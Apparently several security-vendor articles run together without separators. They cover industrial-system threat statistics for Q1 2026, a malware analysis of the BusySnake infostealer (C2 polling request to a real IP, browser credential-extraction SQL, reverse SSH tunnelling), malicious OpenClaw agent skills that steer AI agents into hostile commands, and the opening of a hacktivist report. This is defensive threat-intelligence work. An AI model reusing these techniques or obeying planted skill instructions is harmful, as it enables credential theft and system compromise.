Biometric systems (26.4%) traditionally rank top among the industries and OT infrastructure types covered in this report in terms of the percentage of ICS computers on which malicious objects were blocked. These systems are characterized by internet access, extensive email use for data exchange and approvals (such as access granting), and, in many cases, minimal cybersecurity controls within the organizations that use these systems.
Industries ranked by the percentage of ICS computers on which malicious objects were blocked
Biometric systems rank first among industries in terms of email threats. At the same time, unlike other industries, the percentage for email threats in biometric systems exceeds that for internet threats.
In all selected industries, the global average follows a downward trend. In Q1 2026, the percentage of ICS computers on which malicious objects were blocked increased only in the manufacturing sector — by 1.0 pp. The percentages for this industry increased across 10 regions, with the most notable increases in Western Europe, Northern Europe, and Russia.
Threat categories
In Q1 2026, Kaspersky security solutions blocked malware from 10,052 different malware families of various categories on industrial automation systems.
Over the quarter, the percentage of ICS computers on which denylisted internet resources were blocked increased (after decreasing over the previous two quarters), and there was a slight increase in the percentage for AutoCAD malware.
Percentage of ICS computers on which the activity of malicious objects from various categories was prevented
Malicious scripts and phishing pages (JS and HTML)
Malicious scripts and phishing pages retained their to spot among threat categories by the percentage of ICS computers on which these threats were blocked. The global average in Q1 2026 was 6.56%.
Over the quarter, the percentages increased in four regions. The most significant change was observed in Southern Europe (9.85%, +0.94 pp). The figures for malicious scripts in the region increased over three consecutive quarters.
Among the selected industries, across all regions, the highest percentages for the malicious scripts and phishing pages category were recorded for biometric systems (19.59%) and building automation (15.43%) in Southern Europe. These same industries lead in similar rankings for malicious documents and spyware.
Spyware
The percentage of ICS computers on which spyware was blocked decreased over two consecutive quarters, dropping to 3.73%. Despite the decline, spyware has ranked second among threat categories by the percentage of attacked computers for three consecutive quarters.
The percentages increased in five regions over the quarter, most notably in Southern Europe (5.46%, +0.35 pp) and Russia (2.84%, +0.24 pp).
In Southern Europe, the percentage of ICS computers on which spyware was blocked increased in all the selected industries except manufacturing. The greatest increase was observed in biometric systems.
Among the selected industries, the highest percentage of spyware in Russia was recorded in biometric systems. That said, the percentage of ICS computers on which spyware was blocked increased in all industries in the region except construction. The percentage figure has been increasing for two consecutive quarters in the oil and gas industry (by a factor of 1.63 over six months), and for three consecutive quarters in engineering and ICS integration, as well as electric power. In the remaining sectors, the values have been fluctuating.
Percentage of ICS computers on which spyware was blocked in various industries in Russia, Q3 2025–Q1 2026
Denylisted internet resources
The percentage of ICS computers on which denylisted internet resources were blocked increased to 3.54%.
The most notable increase over the quarter occurred in Southeast Asia (4.58%, +0.65 pp). Among the industries in the region, the highest percentage figures for this threat category were recorded in electric power and construction. Over the quarter, the largest increases in percentages figures were observed in the electric power and manufacturing industries.
In North America (Canada), denylisted internet resources (2.14%) showed the greatest increase among all categories — by a factor of 1.22.
Among the selected industries across all regions, the highest percentage figures for the denylisted internet resources category were in the electric power (7.11%) and construction (6.25%) industries in Southeast Asia.
Malicious documents (Microsoft Office + PDF)
The percentage figure for this category decreased over two consecutive quarters, reaching its lowest value (1.56%) for the entire period of observations in Q1 2026. It increased just in two regions: Australia and New Zealand (1.12%, +0.04 pp), and Russia (0.62%, +0.01 pp).
Among the selected industries across all regions, the highest percentages for malicious documents were recorded for biometric systems (9.02%) and building automation (6.97%) in Southern Europe. These same industries also lead in similar rankings for malicious scripts and spyware.
Ransomware
The percentage of ICS computers on which ransomware was blocked has decreased for two consecutive quarters, dropping to 0.14%. This is the lowest value among all categories.
The percentage increased in two regions: North America (Canada) (0.11%, +0.04 pp) and slightly in Northern Europe (0.06%, +0.01 pp).
Among the selected industries across all regions, the highest percentages for ransomware were recorded in the oil and gas and manufacturing industries (0.92% and 0.65%, respectively) in Central Asia and the South Caucasus, and in biometric systems (0.89%) in Russia.
Miners in the form of executable files for Windows
The percentage of ICS computers on which miners in the form of executable files for Windows were blocked decreased to 0.59%.
The percentage increased in seven regions. The largest increase was observed in Africa (0.63%, +0.16 pp). Among the selected industries, the largest increases in the region were in the manufacturing and oil and gas industries.
Among the selected industries across all regions, the highest percentages for miners in the form of executable files were recorded in construction (1.99%), biometric systems (1.98%), and the oil and gas industry (1.97%) in Central Asia and the South Caucasus.
Web miners
The percentage of ICS computers on which web miners were blocked has been declining for a year, and in Q1 2026, it reached the lowest value for the entire period under review (0.22%).
At the same time, the percentage increased in seven regions. The largest increases were observed in South Asia (0.28%, +0.11 pp), the Middle East (0.31%, +0.09 pp), and Africa (0.34%, +0.08 pp). Despite the increases, the percentages in these regions for Q1 2026 did not exceed those observed in 2023–2024 and in Q1 2025.
Among the selected industries across all regions, the highest percentages for web miners were recorded for biometric systems (0.97%) in Russia. Biometric systems in South Asia (0.79%) ranked second, and the electric power sector in Southeast Asia (0.76%) ranked third.
Worms
The percentage of ICS computers on which worms were blocked decreased to 1.33%.
The percentage decreased across all regions following an increase in the previous quarter (due to a wave of phishing attacks that distributed the Backdoor.MSIL.XWorm backdoor worm across all regions of the world).
Among the selected industries across all regions, the highest percentage figure for worms was recorded for biometric systems (4.80%) in Central Asia and the South Caucasus. Two industries in Africa – biometric systems (4.04%) and electric power (3.53%) – took the second and third spots, respectively.
Viruses
The percentage of ICS computers on which viruses were blocked decreased to 1.31%.
The top 3 regions by this figure remained the same: Southeast Asia (6.11%, first by a wide margin), Africa (4.15%), and East Asia (2.97%). These same regions are also among the leaders by the percentage of systems affected by AutoCAD malware. The largest increase in this figure was observed in Africa (+0.41 pp).
Among the selected industries across all regions, the highest percentages for viruses were recorded in the construction industry (6.35%) and building automation (5.50%) in Southeast Asia.
Malware for AutoCAD
The percentage of ICS computers on which malware for AutoCAD was blocked increased to 0.30%.
The most notable increase over the quarter was observed in Africa, with the region’s percentage figure rising by 0.47 pp, a very significant increase for this category, and almost doubling (to 0.91%).
Among the selected industries across all regions, the highest percentages for AutoCAD malware were recorded in the construction industry in East Asia (5.58%) and Southeast Asia (3.87%).
Main threat sources
In Q1 2026, the average percentages across all threat sources, except threats from the internet, decreased globally.
Percentage of ICS computers on which malicious objects from various sources were blocked
Internet
The percentage of ICS computers on which threats from the internet were blocked increased to 7.88%. However, over the past three years, the percentage figure for internet threats has followed a downward trend.
The largest increases in the percentages were recorded in Southern Europe (8.59%, +0.59 pp), Southeast Asia (10.16%, +0.55 pp), and Northern Europe (4.47%, +0.51 pp).
Among the selected industries across all regions, the highest percentages for threats from the internet were recorded in electric power (13.16%) and construction (12.55%) in Southeast Asia, and in the engineering and ICS integration sector (12.33%) in South Asia.
Email clients
The percentage of ICS computers on which threats delivered via email clients were blocked decreased to 2.59%. This is a three-year low.
The percentage of this threat source increased in three regions: Southern Europe (6.54%, +0.2 pp), East Asia (1.5%, +0.09 pp), and slightly in Russia (0.7%, +0.04 pp).
Among the selected industries across all regions, the highest percentages for email threats were recorded for biometric systems (19.78%) and building automation (12.34%) in Southern Europe. In these two industries, the percentage of ICS computers on which email threats are blocked is higher than the percentage for threats from the internet. A similar situation was observed in two other instances, both in biometric systems (in South America and Southeast Asia).
Removable media
The percentage of ICS computers on which threats were detected when connecting removable media continued to decrease, reaching its lowest value for the period under review (0.26%).
Among the selected industries across all regions, the highest percentages for removable media threats blocked on ICS computers were observed in the electric power sector in Central Asia and the South Caucasus (1.45%), East Asia (1.34%), and Africa (1.16%).
Network folders
The percentage of ICS computers on which threats are blocked in network folders is steadily decreasing. In Q1 2026, it was the lowest for the period under review (0.029%).
East Asia has traditionally led by a wide margin. The percentage for East Asia (0.135%) is 27 times higher than the lowest regional value (recorded in Northern Europe).
The largest increases in the percentages for threats from network folders were observed in Africa (0.037%, +0.006 pp) and South America (0.013%, +0.006 pp).
Among the selected industries across all regions, the construction industry in East Asia, at 0.36%, holds the top positions in the ranking by the percentage of ICS computers on which threats are blocked in network folders.
During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.
Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.
Key campaign highlights:
The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.
This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.
Initial infection vector
Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.
EXE attachment
In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.
Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.
Payload repository example
The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.
The fetched package contains the following components:
The primary payload: a stealer named module.pyw
The runtime directory with the components of the PyArmor execution environment
A Python 3.12 interpreter
The get-pip.py script: used to install the pip package manager and fetch required dependencies
Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.
With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:
Loader removal script
The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:
Persistence script
This task ensures that the payload, BusySnake Stealer, is executed every five minutes.
LNK attachment
In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.
Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:
Obfuscated PowerShell command
This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:
Downloading and executing the loader
Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.
Decoy documents
Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.
Variable initialization example in loader code
Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.
Example of downloading and installing Python and the pip package manager
As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.
Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.
BusySnake Stealer
The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.
The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.
During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.
Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.
Stealer configuration example
The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.
Handler Name
Description
single_instance_lock
Prevents multiple instances of the stealer from running concurrently on the compromised host.
start_key_clipboard_logger
Steals data from the system clipboard.
start_inventory_background
Enumerates files across the system and logs their metadata into a local database.
extract_hex64_from_file
Attempts to extract 64-character hexadecimal keys from the files.
start_send_documents_priority_background
Forwards user documents to the C2 server.
take_screenshot
Captures screenshots and saves them to the SCREEN_DIR directory.
archive_pngs
Archives captured screenshots and purges previously created archives from the disk.
poll_task
Waits for incoming C2 commands to execute.
ensure_schtask
Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task.
Below, we break down the execution logic of the malware’s core functions.
Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.
Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:
Additionally, the stealer maps out the local file system using the start_inventory_background function.
This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:
sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'
The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.
Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:
Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.
The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:
GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
The C2 sign-in form interface is shown below:
C2 administration panel sign-in form
Commands are transmitted from the C2 server as function names, which are detailed in the table below:
Function Name
Description
handle_send_screenshots_command
Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server.
send_and_clear_keystroke_log
Exfiltrates logged keystroke data to the C2 server and clears the log file afterward.
handle_extract_chromium_passwords
Decrypts stored passwords from Chromium-based browser databases using the DPAPI.
handle_extract_firefox_passwords
Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function.
handle_collect_and_send_cookies
Extracts cookies from browser databases and uploads them to the C2 server.
handle_extract_cookies_v7_command
Extracts cookies by installing an extension into the browser.
handle_search_2fa_secrets_command
Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt.
handle_search_wallet_jsons_command
Sweeps user directories to locate cryptocurrency wallet files with a JSON extension.
handle_split_and_send_tdata_command
Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server.
Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server.
The second function terminates the connection and purges the key from the host.
handle_remote_control_command
Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server.
After executing each command, the stealer sends a report back to the C2 server containing the task completion status.
Password exfiltration from Firefox and Chromium-based browsers
When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.
Locating the file containing the master key
The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.
Master key decryption
Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.
SELECT origin_url, username_value, password_value FROM logins
Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.
For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.
Credential extraction
The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.
Credential decryption
The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.
Cookie extraction
The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.
For Chromium-based browsers, the malware executes the following query:
SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies
For Firefox, it uses this query:
SELECT host, name, value, path, expiry FROM moz_cookies
All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.
In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.
The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:
manifest.json: details the extension structure and required permissions
sw.js: contains the primary execution logic for the extension
Once these components are staged, the extension is installed into the browser.
Extension configuration file (manifest.json)
Extension execution logic (sw.js)
To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.
Chrome execution parameters
Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:
http://127.0.0.1:8000/?data_type=c
The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.
Reverse SSH tunneling
The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.
The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:
The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.
To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.
New version of the BusySnake Stealer
During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.
In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.
Creating a scheduled task via the COM object
This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.
We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.
The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:
One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.
Attribution
We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.
In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
AquilaRAT
Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.
Victims
We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.
Takeaways
An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.
In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.
At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.
Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:
The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.
LNK downloader execution graph in Kaspersky Cloud Sandbox
Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.
File downloads by the LNK downloader in Kaspersky Cloud Sandbox
If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.
EXE dropper execution graph in Kaspersky Cloud Sandbox
File downloads by the EXE dropper in Kaspersky Cloud Sandbox
Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.
Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox
OpenClaw, which was previously known as Clawdbot and Moltbot, is today one of the most successful and fast‑growing ecosystems for AI agents, recognized worldwide. The project quickly became popular with users because of its flexibility and ability to solve fairly complex tasks that previously required a lot of time for automation and execution. A dedicated marketplace appeared quickly after the project started gaining traction, where developers and users began publishing tools that integrate with OpenClaw. Currently, employees all over the world use OpenClaw to automate their tasks, often unaware of risks this practice introduces to them and their employers.
In this article we will examine several security aspects of OpenClaw, look at how attackers can target this system, which vulnerabilities are already known, and how to protect your organization against these issues.
OpenClaw skills
The project’s success was ensured by the fact that the agent accepts natural language instructions, does not require knowledge of programming languages, and allows the use of skills, which expand its capabilities. The overall architecture of OpenClaw can be seen below:
The OpenClaw overall architecture
As shown in the diagram, the system is designed to be used with agent skills. These skills can reside locally on the system where the agent is installed or they can be obtained from external sources. At the time of writing this article, a dedicated hub named “ClawHub” is used for sharing skills with other users.
One of the key features of OpenClaw skills is that they are easy to create and do not require coding. A skill is in essence a set of commands written in natural language, although it can contain code. Currently, there is a general description of the skill format: it is usually a text file named SKILL.md, although more complex variants may exist. The primary requirement for these files is that they use a plaintext format. To illustrate what this looks like, here is a fragment of a skill:
Openclaw skill example
The applications for OpenClaw skills are quite broad and can include everyday tasks like checking email, performing routine operations and calculations on a computer, as well as more complex pipelines that handle testing, research, or software development. For most actions, the agent requires access to the operating system’s file system, as well as to the tokens and keys of the systems it will interact with. All necessary data are usually provided by users either through environment variables or in plaintext files located alongside the agent.
Since many skills enable automation of work processes, employees worldwide actively use them. This fact, combined with the widespread adoption of the system and the overall popularity of artificial‑intelligence technologies, has attracted attackers to the project.
OpenClaw vulnerabilities
In less than two years, around 530 vulnerabilities have been discovered both in OpenClaw itself and in the underlying technologies. That said, the publication of OpenClaw vulnerabilities in the CVE database began only in February 2026. Below is a breakdown of these vulnerabilities by severity.
As shown in the chart, the number of high-severity vulnerabilities is quite large. Most of these vulnerabilities fundamentally involve issues with storing sensitive data and operating with excessively high privileges. Each of them can be exploited to hijack the agent or inject commands that it will execute.
Malicious skills
Besides exploiting vulnerabilities and deceiving users, there are more specific attack vectors against OpenClaw, namely, skills.
Research logically draws a parallel between supply‑chain attacks and the distribution of malicious skills. However, unlike usual supply-chain attacks, creating malicious skills is trivial because there is no longer a need to develop custom malware. Despite this, until February 7, 2026, no skills had undergone even a basic security check, which allowed malicious skills to appear immediately. Our scan of the skill hub in April identified 24 accounts that were distributing more than 600 malicious skills. Overall, open‑source intelligence indicates that over 1100 malicious accounts have been created since January.
Following the investigations and a lengthy effort to clean the skill repository of malicious entries, it was announced that files would undergo preliminary scanning with VirusTotal (VT) and NVIDIA’s SkillSpector. On the one hand, this is a more responsible approach to publishing skills; on the other, because OpenClaw is primarily an agent that executes a set of instructions, detecting malicious activity moves to a different level. Now it is necessary not only to analyze a file for dangerous commands that should be blocked, but also to examine all possible malicious behaviors that could be triggered by a harmful instruction within a skill. An example of a malicious command in natural language:
Example of a malicious command within a skill action
An example of a malicious command using a part of a bash command:
Malicious command inside a skill
The example in the image and similar malicious skills are detected by Kaspersky products as HEUR:Trojan.ANSI.MalClaw.gen.
In addition, Kaspersky products monitor malicious OpenClaw skill activity on the system. Below are detection statistics from our systems that have identified malicious OpenClaw client behavior. The data for June cover the first half of the month.
Statistics on Kaspersky product detections of OpenClaw malware (download)
As shown in the chart, even despite the measures taken to counter the publication of malicious skills, attacks continue. Therefore, it is important to employ layered protection that isolates the OpenClaw agent from critical data and infrastructure systems. We also recommend checking all skills that enter the organization’s perimeter. For this purpose, Kaspersky Scan Engine is suitable. This solution is designed to protect web applications, proxy servers, network attached storage, and mail gateways. It can be integrated into almost any application, and it is easy to deploy and manage.
Malicious skill detected by Scan Engine
Additionally, monitor network accesses used by the agent. For this purpose, the project already provides a sandboxing subsystem and various wrappers for working with APIs and services. Last but not least, develop a comprehensive AI policy and make sure your employees never use third-party tools that they are not explicitly allowed to use.
While tracking the activities of 4BID we uncovered a new string of campaigns that appear to be the work of several interconnected actors. While politically motivated groups generally limit their scope to specific nations – for 4BID and its peers, primarily Russian and occasionally Belarusian organizations – our latest findings reveal a shift. The actual geographic footprint of these attacks became broader than expected, striking companies across Kazakhstan, the UAE, Syria, and Egypt.
What triggered our investigation was spotting a cluster of indicators of compromise within a breached Russian organization’s infrastructure. We used these footprints to successfully track down other environments hit by the same threat actors and piece together the bigger picture.
This article dives into the software deployed throughout these hacktivist campaigns:
New ransomware samples
Scripts used at various stages of the attacks
Commercially available IT remote monitoring and management (RMM) tools
These include both updated versions of known threat-actor tools and previously unseen software.
Overlapping activity streams
Within the initial organization’s infrastructure, we found numerous activity indicators linked to several interconnected hacktivist groups – which ultimately set the direction for our follow-up analysis. We can attribute the following findings to hacktivist activity with a medium level of confidence:
Several samples of BlackReaperRAT, which we attribute to the 4BID group, were found alongside scripts designed to download Panorama9 RMM, AnyDesk, and Dev Tunnels.
